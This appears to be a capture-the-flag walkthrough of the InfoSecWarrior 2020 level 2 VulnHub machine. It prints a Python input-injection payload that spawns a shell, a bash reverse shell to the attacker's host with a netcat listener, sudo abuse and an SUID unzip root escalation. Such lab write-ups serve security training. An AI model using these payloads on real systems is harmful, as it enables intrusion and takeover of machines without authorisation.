

INFOSECWARRIOR CTF 2020: 02

Today, we'll be looking at the infosecwarrior level 2 machine on vulnhub.

You can download the machine [here](#).

Let's scan the machine with nmap.

```
nmap -sS -A -p- 192.168.233.103
```

[illegible]

It's sending ping packets.

```
(root@kali)-[~]
# nc -nv 192.168.233.103 56563
(UNKNOWN) [192.168.233.103] 56563 (?) open
Welcome to

InfoSecWarrior

Please input number of ping packet you want to send?: 3
ping target (CTF.InfoSecWarrior) ...
64 bytes from 127.0.0.1: icmp_seq=1 ttl=31337 time=0.099 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=31337 time=0.021 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=31337
time=0.010 ms
```

This might be vulnerable to command injection.

I tried to execute commands on the system, but I failed.

So, I searched online for python input command injection and found this great article [here](#).

This command can be used to open a shell: `__import__('os').system('/bin/bash')`

```
(root@kali)-[~]
# nc -nv 192.168.233.103 56563
(UNKNOWN) [192.168.233.103] 56563 (?) open
Welcome to

InfoSecWarrior

Please input number of ping packet you want to send?: __import__('os').system('/bin/bash')
bash: cannot set terminal process group (15960): Inappropriate ioctl for device
bash: no job control in this shell
bla1@ck04:~$ id
uid=1001(bla1) gid=1001(bla1) groups=1001(bla1)
bla1@ck04:~$
```

I then found the note in the home directory of the user **bla1**.

It contains the password of the user **bla2**.

But first we need to decode it using base64.


```
echo "czNjcjN0" | base64 -d
```

We got the password!

```
(root@kali)-[~]  
# echo "czNjcjN0" | base64 -d  
s3cr3t
```

I tried to ssh into user **bla2**, but I couldn't.

```
(root@kali)-[~]  
# ssh bla2@192.168.233.103  
The authenticity of host '192.168.233.103 (192.168.233.103)' can't be established.  
ED25519 key fingerprint is SHA256:1ZORKwkYqKUIbnD6szqzCNxwimK6Qi1HbDH7ze1nhWE.  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:1: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.233.103' (ED25519) to the list of known hosts.  
(-(-(-_-)_-)-) (-(-(-_-)_-)-) (-(-(-_-)_-)-)
```



Do this and I will give you a Hint

Laugh uncontrollably for about 3 minutes
then suddenly stop and look suspiciously
at everyone who looks at you.

Or

Enumerate Hostname and Distro's codename of this box
And try to get Secure Shell

```
(-(-(-_-)_-)-) (-(-(-_-)_-)-) (-(-(-_-)_-)-)
```

PS: For Newbie refer this website to know more : google.co.in

bla2@192.168.233.103's password:

Permission denied, please try again.

bla2@192.168.233.103's password:

After that, I looked at the hint from ssh.

And I looked for the hostname and the codename.

```
hostname
```

```
cat /etc/os-release | grep CODENAME
```

```
bla1@ck04:~$ hostname  
ck04  
bla1@ck04:~$ cat /etc/os-release | grep CODENAME  
VERSION_CODENAME=bionic  
UBUNTU_CODENAME=bionic  
bla1@ck04:~$
```

We can see 4 users including **ck04** in the home directory.

```
bla1@ck04:/home$ ls  
bla bla1 bla2 ck04  
bla1@ck04:/home$
```

I then opened a bash shell.

[illegible]

```
bash -i >& /dev/tcp/192.168.233.102/4444 0>&1
```

```
(root@kali)-[~]  
# nc -nvlp 4444  
listening on [any] 4444 ...  
connect to [192.168.233.102] from (UNKNOWN) [192.168.233.103] 36460  
bash: cannot set terminal process group (15960): Inappropriate ioctl for device  
bash: no job control in this shell  
ck04@ck04:/home$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
python3 -c 'import pty;pty.spawn("/bin/bash")'  
ck04@ck04:/home$ export TERM=xterm  
export TERM=xterm  
ck04@ck04:/home$ id  
id  
uid=1004(ck04) gid=1004(ck04) groups=1004(ck04),1000(bla)  
ck04@ck04:/home$
```

You can use these two commands to make your shell more stable.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
```

I then used `sudo -l` and found that we can run any command through the user **bla**.

We can use that to open a shell as **bla**.

```
ck04@ck04:/home$ sudo -l
sudo -l
Matching Defaults entries for ck04 on ck04:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ck04 may run the following commands on ck04:
    (bla) NOPASSWD: ALL
ck04@ck04:/home$ sudo -u bla /bin/bash
sudo -u bla /bin/bash
bla@ck04:/home$ id
id
uid=1000(bla) gid=1000(bla) groups=1000(bla),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
bla@ck04:/home$ █
```

I then used `sudo -l` again and found that we can run `unzip` as root.

```
bla@ck04:/home$ sudo -l
sudo -l
Matching Defaults entries for bla on ck04:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bla may run the following commands on ck04:
    (root) NOPASSWD: /usr/bin/virtualbox, /usr/bin/unzip
    (bla) NOPASSWD: ALL
bla@ck04:/home$ █
```

Let's search for **unzip** on [gtfobins](https://gtfobins.github.io/).

.. / unzip

☆ Star 8,595

SUID

Sudo

Certain `unzip` versions allows to preserve the SUID bit. Prepare an archive beforehand with the following commands as root:

```
cp /bin/sh .
chmod +s sh
zip shell.zip sh
```

Extract it on the target, then run the SUID shell as usual (omitting the `-p` where appropriate).

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which unzip) .
./unzip -K shell.zip
./sh -p
```

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo unzip -K shell.zip
./sh -p
```

We can run the following commands to escalate to root.

```
cd /tmp
cp /bin/sh .
chmod +s sh
zip privesc.zip sh
sudo unzip -K privesc.zip
./sh -p
```

We are root!

